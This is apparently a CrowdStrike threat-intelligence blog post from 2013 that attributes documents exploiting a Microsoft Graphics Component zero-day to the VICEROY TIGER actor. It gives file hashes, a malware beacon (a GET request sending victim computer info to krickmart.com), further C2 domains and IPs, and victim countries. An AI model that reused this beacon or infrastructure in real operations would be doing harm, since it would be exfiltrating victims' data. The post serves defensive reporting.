VICEROY TIGER Delivers New Zero-Day Exploit

crowdstrike.com/blog/viceroy-tiger-delivers-new-zero-day-exploit/index.html

November 6, 2013

November 6, 2013

Adam Meyers Research & Threat Intel

On November 5, 2013, Microsoft announced that a vulnerability in the Microsoft Graphics Component could allow Remote Code Execution (RCE). This announcement attracted immediate interest from the security community; McAfee posted a blog detailing the sample that was related to the exploit activity. After analyzing several of the samples leveraging this new vulnerability, the CrowdStrike Intelligence Team has attributed several of the malicious documents to the India-nexus adversary we have designated VICEROY TIGER. This is the first use of a zero-day vulnerability that has been associated with the VICEROY TIGER actor and may represent a new Tactic, Technique, and Procedure (TTP) that this actor may adopt moving forward. As this is the first fielded zero-day associated with this actor, it is also possible the adversary purchased the exploit from an underground market.

The exploit leverages a vulnerability in the Microsoft graphics component and uses a large number of ActiveX files to conduct a heap spray. A number of related files have been identified including: 97bcb5031d28f55f20e6f3637270751d, 7671b6d1c73145bcc9de472d75b493e3, 88bf0a33451b257cadaab360629df745, and b44359628d7b03b68b41b14536314083.

Three of the files identified above contain only the exploit code; however, 97bcb5031d28f55f20e6f3637270751d was found to be fully weaponized with malware making a connection to *krickmart.com* via the following GET request:


```
GET /logitech/rt.php?cn=[victim computer info] HTTP/1.1
User-Agent: WinInetGet/0.1
Host: krickmart.com
Connection: Keep-Alive
Cache-Control: no-cache
```

The structure of this GET request, specifically the User-Agent, is consistent with previous reporting on VICEROY TIGER malware. It appears that this C2 domain represents one stage of a multi-stage attack structure, and CrowdStrike is looking into possibly related malware and command infrastructure. Additional related C2 infrastructure includes: *myflatnet*[.]*com*, 37.0.125.77, 37.0.124.106, *maptonote*[.]*com*, *appworldstores*[.]*com*, and *lampur*[.]*com*.


Victims observed thus far are from the following countries: Pakistan, India, Saudi Arabia, and Russia.

For more information on VICEROY TIGER, including detection logic or any of the adversaries tracked by CrowdStrike, please contact: intelligence@crowdstrike.com and inquire about our Intelligence subscription.


Related Content



Who is EMBER BEAR?



A Tale of Two Cookies: How to Pwn2Own the Cisco RV340 Router



PROPHET SPIDER Exploits Citrix ShareFile Remote Code Execution Vulnerability CVE-2021-22941 to Deliver Webshell